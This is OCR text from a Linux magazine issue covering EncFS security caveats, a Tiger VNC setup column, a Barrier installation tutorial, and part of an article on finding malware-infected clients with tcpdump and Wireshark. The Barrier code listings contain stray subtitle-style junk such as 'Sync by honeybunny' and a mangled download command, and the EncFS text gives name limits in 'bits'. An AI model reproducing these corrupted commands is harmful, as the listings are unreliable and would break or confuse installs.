A possible concern is that anyone who can read the encrypted directory can view the file attributes. This information – especially the time the file was created and the last time the file was saved – could be enough to guess the content of the file. To avoid this possibility, change the permissions so that the encrypted files can only be read or written to by you.

Another shortcoming is that, in paranoia mode, EncFS only supports file names of 190 bits. By contrast, most filesystems support names of 256 bits. This difference means that very long file names may be truncated. Truncation is especially likely with long file names because encrypted names are generally longer than the unencrypted ones, so the act of encryption can accidentally take the file name over the limit. For this reason, if you use extremely long file names, you should set up EncFS in expert mode.

More seriously still, some versions of EncFS are believed to have unpatched vulnerabilities. Most obviously, according to a 2014 report from Taylor Hornby of Defuse Security, the version in Debian Stable might be vulnerable to timing analysis, as well as attacks that lower the default encryption level without informing the user. The Debian Project took these possibilities seriously enough to add a warning to the package that displays when installed. Version 1.8 is thought to have corrected some of these vulnerabilities, but not all. To be as safe as possible, users should use only version 1.9.5 or later, using only expert mode.

Happily, these problems can be sidestepped. The problem is, many users are likely to download EncFS directly from their distribution's repositories – and not every distribution is as conscientious as Debian about informing users. With a little research, EncFS can serve users safely. Yet without that research, it can potentially give users a false sense of security. If you are especially concerned about security, you might even consider waiting for the 2.0 release that is rumored to be in development. ■■■

Info

[1] EncFS: *https://linux.die.net/man/1/encfs*

[2] encfsctl: *https://linux.die.net/man/1/encfsctl*

[3] FUSE: *https://en.wikipedia.org/wiki/Filesystem_in_Userspace*

```
bb@nanday:~/Dropbox$ encfsctl passwd /home/bb/Dropbox/encrypted
Enter current Encfs password
EncFS Password:
Enter new Encfs password
New Encfs Password:
Verify Encfs Password:
Volume Key successfully updated.
```

Figure 3: `encfsctl` **is an administrative tool for EncFS. Mostly, it is used for changing passwords.**

The sys admin's daily grind: Tiger VNC

Big Cat to the Rescue

Sys admin columnist Charly enumerates the computers in his household and makes it clear that commuting between them would be an unreasonable burden on his personal energy balance. Instead he lets a tiger go the distance for him. *By Charly Kühnast*

My powerful Linux workstation is in my study up in the attic, because its fan would unnecessarily heat up my living room. The family PC is quiet; it's in the small hobby corner along with a couple of half-finished Lego sets, a few Raspberry Pis, a laptop, and a MIDI controller, which I dabble with for relaxation. Then there are the two small test servers in the storeroom next to the kitchen where I try out software before I write about it.

SSH prevents me from burning too many calories when running between the dispersed machines. But if I want to show a host's whole desktop, then it's time for Virtual Network Computing (VNC). To access all of these machines, I recently checked out Tiger VNC [1]. On the workstation in my study, I typed the following command for quick installation:

```
sudo apt install ➥
  tigervnc-standalone-server ➥
  tigervnc-xorg-extension
```

In `/etc/vnc.conf`, I replaced the

```
$vncStartup = "/etc/X11/Xvnc-session";
```

line with

```
$vncStartup = "$ENV{HOME}/.vnc/xstartup";
```

and saved the file from Listing 1 in the `Ohm/.vnc` directory. `vncpasswd` sets a VNC password, which should not be identical to that of the user. Now I can choose whether the user can only watch from a distance or actually do something.

This completes everything on the server side. I fired up the VNC server by typing `vncserver` (without `sudo`; root rights are not required). It launched, but I only saw a `Connection refused` when trying to connect. What's going on? The output from `lsof | grep LISTEN` sheds light on the subject. The VNC server has only bound to `localhost`. I stop the server with `vncserver -kill`. The man page, which you only read when something goes wrong, provides the solution:

```
vncserver :1 -localhost no
```

Now the server accepts connections on all interfaces. Time to move on to the clients.

Listing 1: xstartup

```
01 #!/bin/sh
02 # Start Desktop
03 [ -x /etc/vnc/xstartup ] && exec /etc/vnc/xstartup
04 [ -r $HOME/.Xresources ] && xrdb $HOME/.Xresources
05 vncconfig -iconic &
06 dbus-launch --exit-with-session gnome-session &
```




Figure 1: Charly sends his Linux workstation desktop to the Apple laptop.

Tigers, Everywhere

I installed the Tiger VNC client on all my Linux computers by typing

```
sudo apt install tigervnc-viewer
```

The server connection is opened with:

```
xtigervncviewer -SecurityTypes ➥
  VncAuth,TLSVnc -passwd ➥
  /home/<charly>/.vnc/passwd ➥
 <10.0.0.54>:1
```

Of course, you need to adapt the IP address to match your own server.

From the selection of clients [2], I tried the macOS version on the living room laptop. (My favorite audio tool is unfortunately not available for Linux.) However, the macOS Tiger doesn't convince me. Since VNC is widespread, an alternative was quickly found; Chicken [3] was swapped in as a replacement (Figure 1). Another handful of calories that I don't have to waste by moving my legs.

Info


[1] Tiger VNC: *https://tigervnc.org*
[2] Tiger VNC Clients: *https://bintray.com/tigervnc/stable/tigervnc/1.9.0*
[3] Chicken: *https://sourceforge.net/projects/chicken/*

Author

Charly Kühnast manages Unix systems in a data center in the Lower Rhine region of Germany. His responsibilities include ensuring the security and availability of firewalls and the DMZ.

MOBILE USERS

search for us today at your digital newsstand!



Only a swipe away!

Download our convenient digital editions for your iPad, iPhone, or Android device.

Visit our apps page for more information:
shop.linuxnewmedia.com/us/apps

Share input devices between computers with Barrier

Hand in Hand

Barrier is a Synergy fork that lets you work with one keyboard and mouse pair on multiple Linux, Mac OS X, or Windows computers. *By Christoph Langner*

Attaching two monitors to the same computer offers some very significant benefits for a user who works on a computer all day. However, a two-monitor configuration is not always the right solution for the task. In some cases, what you really need is two separate computers. For instance, you might want to run a Windows and a Linux system side by side without contending with the complications of virtualization. Software developers, sys admins, graphic artists, and documentation specialists all still face scenarios where it still makes sense to put two computers on the same desk.

One of the biggest irritations about running two desktop computers is the clutter of all the devices. Two complete systems means not just two monitors but also two keyboards and two mice.

Hardware solutions for sharing devices have existed for years. KVM switches (the acronym stands for Keyboard/Video/Mouse) make it possible to use two or more computers with a single set of input and output devices. More recently, users have turned to less expensive software solutions. Many Linux users are familiar with Synergy [1], a commercial, software-based device sharing tool that is available for $29-$39.

If you're looking for a free solution, Barrier [2] is an interesting alternative to Synergy (see box entitled "A Look Back"). The Barrier program, which is licensed under the GPL, is a fork based on the Synergy source code. Barrier is supported by a community that provides setups and binaries for users. The goal of the Barrier developers is to catch up with capabilities of Synergy 1.9 (the original has now reached version 1.10.1) and to offer a simple and reliable solution for controlling multiple computers.

Installation

Barrier is not found in the package sources for most major distributions. Only Arch Linux has a recipe for building the program in the Arch User Repository (AUR). With the help of an AUR helper – currently Yay is recommended – Barrier can be installed on Arch with little effort. Our practical test of the application also took place under Arch.

Users of other platforms will want to access the binaries provided on the project wiki [4]. You'll find an installer for Windows, a DMG package for Mac OS X, and statically built versions for Linux and FreeBSD. In practice, however, the Linux

A Look Back

Synergy evolved from a tool called CosmoSynergy that was never marketed publicly. The Synergy application is now run by Symless as an open source project under the GPLv2. In 2014, however, the company found itself forced to remove the binaries it had previously offered free of charge from its homepage due to the start-up costs that were difficult to refinance. If you have the appropriate skills, Synergy can still be built from the source code [3].

However, if you simply want to download and install the software on your computers via setup or as a package, you need to purchase a license for $29 ($39 for the Pro version) for each user in your household or business. The license fee includes technical support and lifetime download access. An update to the currently available beta version of Synergy 2 (scheduled for the end of 2019) will cost additional money.

Lead Image Cytonn Photography on Unsplash

Listing 1: Adding Barrier with Flatpak

```
$ sudo apt install flatpak

&lt;font color="#ffff00"&gt;-=https://flathub.org/repo/flathub.flatpakrepo=- proudly presents

$ flatpak remote-add --if-not-exists barrier https://debauchee.github.io/barrier/repo/barrier.flatpakrepo

$ flatpak install barrier com.github.debauchee.barrier

$ flatpak run com.github.debauchee.barrier/x86_64/stable
```

package's hard-wired dependency on Qt 5.12 poses a hurdle: Even Ubuntu 18.10 still relies on Qt 5.11.1, which means you'll need to upgrade to Qt 5.12 to use Barrier.

Just like Synergy, and other remote desktop solutions such as TeamViewer, Barrier has difficulties with the Wayland graphics environment. These problems have been reported on the project's bug tracker, but so far no developer has been found to take on the task [5]. If you are working with a desktop that uses Wayland, you will need to switch to a traditional X11 desktop. In Gnome, for example, you can switch using the login manager's gear menu.

For your initial tests on Linux, you might prefer to use Flatpak to install Barrier on your system [6]. On Ubuntu (tested with Ubuntu 18.04 and 18.10), you need to install Flatpak, load the software repository and the KDE repository, and then set up Barrier as the final step (Listing 1). The program does not add a starter to the application menu, so you have to launch Barrier manually (Listing 1, Line 5).

The Flatpak environment also supports easy uninstallation. To uninstall, use the `flatpak list` command to display the Flatpak packages installed on the system and then use `flatpak uninstall` to delete the Flatpak packages installed during the Barrier installation. In the example from Listing 2, these packages would be the four listed by the `list` command.

Listing 2: Uninstalling in Flatpak

```
$ flatpak list

Reference Options

com.github.debauchee.barrier/x86_64/stable system,current

org.freedesktop.Platform.html5-codecs/x86_64/18.08 system,runtime

org.gtk.Gtk3theme.Yaru/x86_64/3.22 system,runtime

org.kde.Platform/x86_64/5.12 system,runtime

$ flatpak uninstall com.github.debauchee.barrier/x86_64/stable

$ flatpak uninstall [...]
```

Listing 3: Installing from Source Code

```
$ sudo apt update && sudo apt upgrade

$ sudo apt install git cmake make xorg-dev g++ libcurl4-openssl-dev libavahi-compat-libdnssd-dev \

libssl-dev libx11-dev libqt4-dev qtbase5-dev &lt;font color="#ffff00"&gt;Sync by honeybunny &lt; \

font color="#ffff00"&gt;https://github.com/debauchee/barrier/archive/v2.1.2.tar.gz

$ tar xzf v2.1.2.tar.gz

$ cd barrier-2.1.2/

$ ./clean_build.sh

$ cd build

$ sudo make install
```

Better from the Source Code

For the best possible install right now, check out the source code [7]. You'll need to first update the system, import the libraries required for building the program, retrieve the code, and then build the application. Listing 3 shows the process; adjust the version number in the commands if necessary.

We tested the procedure on Ubuntu 18.04 and 18.10, but it can also be applied to Debian and Raspbian. The last step shovels the program onto the system; you can then call it with the `barrier` command – and also via a starter from the application menu of the desktop environment.

Start and Configuration

On first launch, a wizard guides you through the basic configuration. In the first section, select *English* as the language. Then decide whether Barrier will act as a client or server. The keyboard and mouse are attached to the server, and you control the client(s) via the input devices connected to the server (Figure 1). You will thus first need to set up the server system.

In the next step, Barrier opens the application window (Figure 2). You don't have to change anything; the most important step is to select *Configure interactively:* and then select *Configure server…*. Then use the grid to compare the physical arrangement of the displays on your desk with Barrier. Use the mouse pointer to drag the template monitor from the upper-right corner to the desired field in the grid (Figure 3).

Figure 1: Barrier's initial setup wizard is used to configure the role of the system. The keyboard and mouse must be attached to the server.




Figure 2: The main Barrier dialog has few options. The IP addresses for the server and the client are important.




Figure 3: In the server configuration, you need to compare the layout used by Barrier with the physical arrangement of the displays on your desktop.

Double-click the unnamed monitor with the left mouse button and match the display name with the client's display name, usually the client's host name. If you are working with a desktop environment that has an active corner (such as Gnome's Activities menu), it is best to activate the entry *"Dead" Corners Top Left* and set the size to, say, 10. The mouse pointer remains in the upper-left corner as usual and does not move to the left screen.

If necessary, delete unused client machines from the configuration by dragging the virtual monitor to the trash can icon in the top-left corner of the server configuration window. Finally, close the configuration window and activate the server service by clicking *Start*.

Remote Control via Network

Repeat the installation and configuration process on the client machine. In the last step, however, you need to specify that you want Barrier to run as a client (the operating mode can also be changed in the program by selecting the corresponding switch, if required). On Windows, the setup offers to install Bonjour, the equivalent to Avahi on Linux. You need to let the client and server find each other automatically.

Click *Start* to initiate the connection; then accept the SSL fingerprint for the first setup. You should now be able to move the mouse pointer from one desktop to the other – like in a dual monitor setup, but with two different computers. Keyboard input is always sent to the computer where the mouse pointer currently resides. In our lab, copying and pasting texts between Linux systems worked without any problems, as did copying between a Linux server and a Windows client.

Conclusions


Barrier does its job very well: Once you set it up, you can seamlessly switch back and forth between desktop computers, no matter what operating system you use on the devices. The Linux install was a bit clumsy. In the future, the Barrier developers hope to offer DEB and RPM packages for the most popular distributions. ■■■

Info

[1] Synergy: *https://symless.com/synergy*
[2] Barrier: *https://github.com/debauchee/barrier*
[3] Synergy core: *https://github.com/symless/synergy-core*
[4] Static builds: *https://github.com/debauchee/barrier/wiki*
[5] Support for Wayland: *https://github.com/debauchee/barrier/issues/109*
[6] Flatpak releases: *https://github.com/debauchee/barrier/releases*
[7] "Building on Linux": *https://github.com/debauchee/barrier/wiki/Building-on-Linux*

Want your friends and colleagues to make the switch to Linux?

This single issue shows beginners how to:



- Install Linux
- Download and install free software for your Linux system
- Create documents and spreadsheets
- Play games
- Surf the web
- Process photos
- Play music and videos
- and much more!

HELP OTHERS
JOIN THE LINUX REVOLUTION!

ORDER ONLINE:
shop.linuxnewmedia.com/specials

A study in detecting network intruders

Uninvited Guests

The nightmare of any admin is a user who can't resisting clicking on an unknown attachment labeled Application.exe. This article draws on a real-world example to show how you can use built-in Linux resources to detect unauthorized traffic that might have been invited in by a trigger-happy user.

By Konstantin Agouros

If a network monitoring process detects malware, a system administrator needs to identify the affected systems and contain the damage. A customer from a Microsoft-heavy environment recently came to me with a problem. Many of the clients on his network were infected with malware. Because the malware was quite sophisticated, the virus scanner did not help detect it. He wanted my help with finding all the infected clients.

To make things even more exciting, several versions of the malware appeared on the network. The variations in form meant that it was not easy to detect the malware using simple pattern matching with a file-system scan. Fortunately, although the attackers were good at infiltration, they were not very skilled at connecting back to their Command and Control (C&C) server. This article describes our investigation and offers some tips on how to respond to similar attacks.

The Malware

The first generation of the malware attempted to connect to Telnet servers in Asia via TCP port 23. Since the Telnet protocol is hardly ever used on today's




Figure 1: Wireshark with a display filter for HTTP packets that use the `POST` method.

networks, this attack was quickly noticed. A single `tcpdump` [1] command directed at the gateway returned some initial hits:

```
tcpdump -i eth0 tcp port 23
```

The packets had some peculiarities in the fields of the Telnet header, which were revealed by an analysis with Wireshark [2]. Headers are typically used to negotiate things like terminal emulation or even X forwarding. In the case of the malware, the headers contained nonsense, but we always found the same 4-byte sequence at the beginning of the packet.

The second generation of the malware tried to disguise itself as a DNS packet. This time it used UDP port 53, but it wanted to contact servers on the same Asian network. The desired DNS traffic on the network moved back and forth between clients and the Active Directory domain controller, because the domain controller machine was acting as a DNS server. Undesirable traffic was filtered out using `tcpdump`:

```
tcpdump -i eth0 port 53 and ➥
not host IP_address_of_AD_controller
```

`tcpdump` detected the traffic that went to port 53 but not to the Active Directory server. The analysis with Wireshark also showed that the sequence already known from the Telnet packets reappeared at the beginning of the packets. In addition, the packets were again not valid DNS packets.

The last version of the malware finally tried HTTP port 80, but it was caught due to invalid HTTP packets. In addition, starting in version 2 of the malware, DNS queries had already been noted against different hosts in three different subdomains. The victim of the attack had several sites, so there were several Internet gateways.

The Search

Although most of the network was Microsoft, the gateways and DNS servers fortunately ran on Linux. I was thus quickly able to launch a search for clues.

Many companies allow their employees outgoing access to the Internet via the company gateway and do not log the permitted traffic at the firewall. This approach has some disadvantages: If the logs had been run through a log management solution such as ELK [3] or Splunk [4], it would have been very easy to narrow down the computers because traffic via ports 23 or 53 is fairly atypical.

If web access is first routed through an internal enterprise proxy, computers that do not use this proxy but look for a direct connection to the outside through ports 80 (for HTTP) or 443 (for HTTPS) are at least suspicious.

If the firewall also blocks outgoing connections that do not originate from computers with known services (proxy, DNS server, mail server, and so on), the analyst can simply search for rejected packets that use an address outside the destination. A perfect world should have hardly any packets of this type.

Clients that do send these packets are either configured incorrectly (depending on destination and port) or should be inspected more closely by the admin.

Wireshark: The Forensic Scientist's Friend

Wireshark [2] is the industry's standard tool for investigating network incidents from logged packets. The large number of protocol modules available with Wireshark – for application protocols such as HTTP or SMTP – allows for more in-depth analysis.

At the same time, Wireshark massively supports the admin in finding a needle in a haystack. The software makes it possible to set filters for each protocol field. Figure 1 shows a Wireshark display filter for all HTTP packets that use the `POST` method and go to the target host `192.168.1.1`.




Figure 2: Using a display filter, TShark works its way through a capture file (`camera2.pcap`).

Avoiding Root

The best way to make use of Wireshark without assigning it root privilege is to first create a `.pcap` file with `tcpdump` and then evaluate it with Wireshark using an unprivileged user ID or a named pipe. Create a pipe with the command:

```
mkfifo /tmp/wirepipe
```

Then call Wireshark using:

```
wireshark -k -i /tmp/wirepipe
```

Now you can now feed packets into this pipe using the root account and evaluate them using non-root Wireshark. Use the following command, to which you can add a filter for packet types if needed:

```
tcpdump -w /tmp/wirepipe
```

Alternatively, you can use the `dumpcap` command:

```
dumpcap -w /tmp/wirepipe
```

Dumpcap [5] understands some options. For instance, you can specify the interface from which the packets should come. The `-f` option lets you specify a filter in `tcpdump` syntax.

Wireshark also offers statistical functions that can help with your analysis.

Security experts advise against operating Wireshark with root privileges. Previous examples of errors in software's packet analysis modules have allowed attackers to inject malicious packets into the traffic. See the box entitled "Avoiding Root" for more on running Wireshark without root privileges.

The *Conversations* menu entry is the first port of call when searching for infected systems. You may also be able to use this option to find suspicious endpoints outside your own network. If you know the IP address of a control server, in the ideal case, you can quickly find all systems that communicate with it.

Console Shark

The graphical front end of Wireshark is very well suited for offline analysis. If you are dealing with a large volume of data, the graphical display can be very memory intensive. The command-line counterpart, TShark [6], can jump into the breach; it supports the same protocol analyzers as Wireshark. Like `tcpdump`, TShark can give you command-line output, such as all HTTP packets using the `SEARCH` request method. Figure 2 shows TShark inspecting a capture file.

If the search at the beginning of the analysis is still somewhat imprecise, you can apply the full gamut of standard Linux tools, such as `grep`, Awk, Perl, or Python, to look for patterns.

There are several ways to filter. The most common option is `-Y`. If you specify the `-e` option, TShark will only display selected fields. This means that the output only contains information relevant to the search (for example, the source and destination IP addresses) and does not unnecessarily grow what is potentially already a large haystack.

The `-e` option also includes the `-T` option, which defines the output format. A call can then look something like the following:

```
tshark -T json -e ip.addr -r ➥
Capture_File
```

Thanks to the `-T json` parameter, TShark outputs structured data in JSON so that further processing software no longer needs a parser but uses the standard library.

Later versions of the malware used DNS to find the C&C server. To do so, the attackers used the local DNS server. This approach gives the admin two options: you can evaluate all DNS traffic, or, if Bind is used as a recursive resolver, you can take a look at the database and see if you come across any suspicious entries.

